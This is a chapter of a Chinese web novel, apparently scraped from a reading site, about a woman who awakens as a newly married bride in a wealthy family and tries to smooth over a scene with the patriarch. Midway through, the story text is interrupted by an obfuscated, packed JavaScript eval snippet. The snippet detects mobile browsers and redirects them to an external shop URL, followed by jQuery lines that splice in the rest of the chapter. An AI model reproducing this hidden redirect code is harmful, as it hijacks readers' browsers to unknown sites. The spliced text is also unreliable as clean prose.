4. 天塌早了

作品:《抱歉,伤害前雇主的事我手到擒来

    江黎瞧着眼前被展开的美人出浴图,只感觉她先前的天塌早了。


    这会儿,才真真是要了她的命!


    坐在老太爷右侧的谭明渊率先反应过来,上前一把将那画卷收回。


    自己这种画像呈现在家人面前,他面上实不好看,一阵青一阵白,偏生一早叫人去书房瓮中捉鳖的也是自己,他有气难撒,胸膛剧烈起伏。


    屋里唯一没有看真切那画中是何物的,是坐在上首的老太爷。李婆子展开画卷时,背面正冲着他,只能借着日光依稀看到些线条走向,还没等转给他看,就被谭明渊抢走。


    老太爷瞧见众人的错愕,‘笃笃’拄了两下拐杖,“那画里到底是什么,叫你们如此作态?!”


    众人只是转移了视线,咳嗽的咳嗽,数砖的数砖,皆不敢与老太爷对视。


    这下倒叫老太爷更是恼怒,“李婆子,你说!”


    方才谭明渊收起画卷时,李婆子已经瞄到一点那画里的内容。


    正懵着。


    她以为这是哪位名贵大家的画作,没想到却是一张男子画像。


    为何自家大爷的书房里会私藏如此不堪的男子画像?


    怪不得!


    怪不得,她们进入书房打扫都要受管限,原来……她眼神晃到同样愣怔在门口的江黎——


    难怪大奶奶会捧着这幅画发愣,到底是大爷对不住她!


    见李婆子只管呆愣也是不答,气得大病初愈的老太爷站起身,拐杖敲得‘咚咚’响,“你们一个个的,都傻了不成!”这大喜的日子闹这么一出!站在门口的江黎,感觉自己被重伤。


    老太爷怒喝:“没用的东西,下去!”


    听到呵斥,李婆子赶忙躬身告退。


    素日里,她们这种在府里做了有些年头的仆从很少受到如此叱责,老太爷明显是气狠了。


    李婆子不敢耽搁,只在路过江黎时心疼地瞟了她一眼。莫名接收到好意的眼神,江黎一愣,来不及多想,便又听老太爷道:


    “明渊,你把画给我,我自己看!”


    一向听他话的谭明渊杵在原地没动,老太爷厉声道:“拿来!”


    正僵持着,一抹嫩绿从江黎身边飘过,行了一礼,接着细声响起:


    “祖父,那画卷里没什么,不过是明渊哥的画像。”


    谭莲已快步步到谭老太爷身前,扶着人坐下来,又补充道:“新嫂子喜爱哥哥的样貌,您又不是不知道。”老太爷沉吟片刻,“当真?”


    “自然是真的,祖父,我还能骗您不成?!”


    谭莲作为谭家小辈里唯二的姑娘,虽养在二房院里,老太太在世时却时常过去坐陪。


    一来二去,与老太爷的关系自然要比几个小子亲近些。


    听她这么说,又见众人皆是点头,老太爷嗯了一声,脸色才算是好看过来。


    他瞧瞧在门口不知所措的江黎,又瞧瞧站在身前像木头一样杵着的谭明渊,哼了一声,“你方才不是说,你媳妇身体不适,今日便不来请安了?”


    原本即便昨夜大房没传大夫,他也打算免了江翠花今日的请安。


    他先前病重放出话去,说要报恩以求祈福,又拿出三间铺子的地契作为奖赏,叫家中的小辈履行当年定下的婚事。


    谁知这人寻来了却是个痴傻之人,可说出去的话,泼出去的水,寻人一事已在王京传开,这人他们谭家是不想娶也得娶。既已知晓那江翠花是个痴傻的,他也就不想给自己徒添烦恼,便想着一早派人过去知会一声免了请安。


    哪想连夜里请了大夫来看,说是痴傻之症好了。


    谭明渊向他告罪不请安一事,本也可以当做是体恤媳妇,可方才他要那画卷不给,拂了他的面子,老太爷一口气咽不下,便忍不住又拿这说事。


    气氛一时僵住。


    江黎眼见谭明渊绷着一张俊脸,视线落在地面上倔强地站着,手里那画卷抓得死紧,不吭一声,即使遭了质问,也没有将怪罪的目光投向她或是说什么不好的话。


    这副模样,与她记忆中大白刚抱回家,她老妈数落它不亲人,是请回来个祖宗伺候时,大白蹲在原地一动不动就那么老实听着的可怜模样一般。


    江黎一时心软,上前一步,有样学样的屈膝行礼,“给爷爷请安……”


    众人的矛头瞬间都指向她。


    感受到诸人的目光,江黎的目的达到,她低头硬着头皮继续说下去,“爷爷,是我……是我感觉身体好些了,便擅作主张前来,不关……明渊的事。”


    夫君两个字,属实难说出口。


    她斟酌着用词,尽力为少年辩驳。


    话音一落,立时收获一道锐利的视线,如芒在身,又很快消失。


    江黎谨慎抬头,见坐在上首的老太爷一脸喜色,容光焕发,再观谭明渊也是一脸惊讶之色,她很是不解,难道自己说错什么话了?


    她复盘一下自己方才的说词。


    嗷!


    爷爷!


    可祖父不就是爷爷吗?


    江黎不知道,在天沂‘爷爷’这个称呼一般都是寻常百姓人家所叫,像谭家这种大户人家甚少如此称呼。


    相比起‘祖父’,‘爷爷’这个称呼也更显亲昵就是了。


    老太爷年过花甲,还从未被家中小辈这么称呼过,今日一听甚是新奇,不由也顺着她道:“既如此,倒是爷爷的不是了。”如今,他的病好了,她的痴傻也好了。


    时也命也,这真是他们谭家的大福报!


    老太爷放松身体一副笑模样,方才不悦的小插曲就此揭过,“你们两个倒是互相护着,如今你已大好,与明渊也合该好生相处才是。”


    又冲着右侧的中年夫妻嘱咐,“那王大夫,也别忘了差些银两,好生答谢。”


    谭家如今负责掌管家中一切事宜的二太太赶忙应是。


    江黎的目光也落到这二太太身上。一袭攒金黛蓝妆花缎织袍,发髻高盘,两侧各插数支鎏金点翠簪花,发间缀着几串金链红珠步摇,耳戴洒金翡翠珠坠,项上是百来颗红珊瑚珠串起来的珠串。


    见她这么直刺刺地看过来,似是有些不适应,抬手抚了抚耳,那玉手五指间又是三两金镶玉宝戒,尽显华贵之气。


    江黎瞧着她,倒抽一口冷气:


    有钱!她先前只觉这谭家家境好,如今看了二太太才知是有多富贵。


    那二太太像是被看恼了,瞪了她一眼,江黎只觉与方才一瞬而过的感觉一致。


    不待她深究。


    一旁的谭莲拍手叫道:“这倒是好,两位嫂子与哥哥们好生相处,咱们四世同堂更热闹!”


    她这话说的隐晦,却说进了老太爷心里,惹得他哈哈大笑,连连称是。


    两房的老爷太太见了,也陪着笑。


    二房那对年轻男女更是对视,脸带羞涩之意。


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(newRegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17169133|196810||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''江黎瞧着,心想这两人多半就是昨日也方完婚的烨大爷和烨大奶奶。


    瞧着二人,不知怎么,她也下意识瞄向同样站着的谭明渊,两人视线凌空相对。


    方一触上,江黎慌忙移开,暗自懊恼。


    自己这时候看他做什么!


    同样懊恼的还有谭明渊:明明只是寻常对视,只看了一眼,她就受不住。


    如此痴迷,这可叫他如何是好?


    往日虽不乏有姑娘明里暗里的表露爱意,他皆能很好的应对、拒绝,可这人终归是他过了明路的妻。方才她还帮自己说话,如若二叔的事当真冤枉了她,倒是要对她好一点,好好相处才是。


    *


    谭家老太太过世后,平日里请安只由各房的爷们来便可,各房的媳妇不必前来。


    只是,昨日新妇刚进门,今日也该见一见给些见面礼。


    难得人凑得还算齐全,老太爷高兴,便吩咐下人去准备,留大伙一同用饭。


    仆人们领命去备,谭明渊给江黎递了个眼神,意欲叫她到身边来。今日留饭一时半刻是走不了了,祖父定还有其他话要说,就这么一直叫她杵在屋中央也不好。


    见江黎左看右看,就是不看自己。


    他本想就这么算了,不去管她,但转念一想,又上前,当着众人的面牵了江黎的衣袖将人引到自己的座位处,按着她坐下。


    这下,小辈里便只有江黎一人是坐着的。


    面对谭明渊突然的善意叫她如坐针毡,偏生还不能表现出来,只得垂着头暗中观察屋中人的脸色。


    旁人脸色都别无异样,倒是二房一家脸色瞧上去有些古怪。


    老太爷见状,还以为她这是害羞了,又是眉开眼笑,目光将屋里的人扫了一遍,转移了话题,“明瑞去哪了?”


    三房的太太赶忙推了推她身旁的三老爷,三老爷起身,低头告罪,“明瑞昨日吃醉了酒,这会儿……还在睡着,我这就差人过去将那孽畜拿来!”


    说罢,转身作势要叫人,被老太爷抬手拦下,“诶,不必,他来不来也无别异,由他去吧。”


    三老爷‘哎’了一声,又坐下身去。


    这正和他的意,他那不成器的儿子向来不着调,比他这两个哥哥年岁小,顽劣劲儿却是不少。


    昨日他哥哥们大喜,特准他吃些酒,就收不住闹到后半夜才睡。


    这会儿若叫过来,还不知要闹怎样呢。


    老太爷又问:“明日的归宁礼都准备齐全了吧。”二太太回话:“心瑶的已备下了,只是……”


    “只是什么?”


    二太太目光瞄向江黎,摇了摇头,“只是,翠花的明日怕是不赶巧了。”江黎:……


    她得想办法改了这名字才是!


    听罢,老太爷踟躇着点点头。


    原本江翠花痴傻着,这回门一事也就罢了,她嫁进来前,谭家早就已给过江家银两算是买断。


    可如今她好了,就得问问她的意愿了。


    只是这回门礼的准备……


    不等他开口,二太太已提出对策,“若是翠花明日回门,我便差人去库房里凑一凑,咱们谭家家大业大也还是能拿的出来的,若是不急便等初六或初九再回,好好置办。”新妇进门的日子正是三月初一,理应初三回门,初六初九倒是也可。


    老太爷又是点头,也看向江黎。


    这意思,便是叫她选了。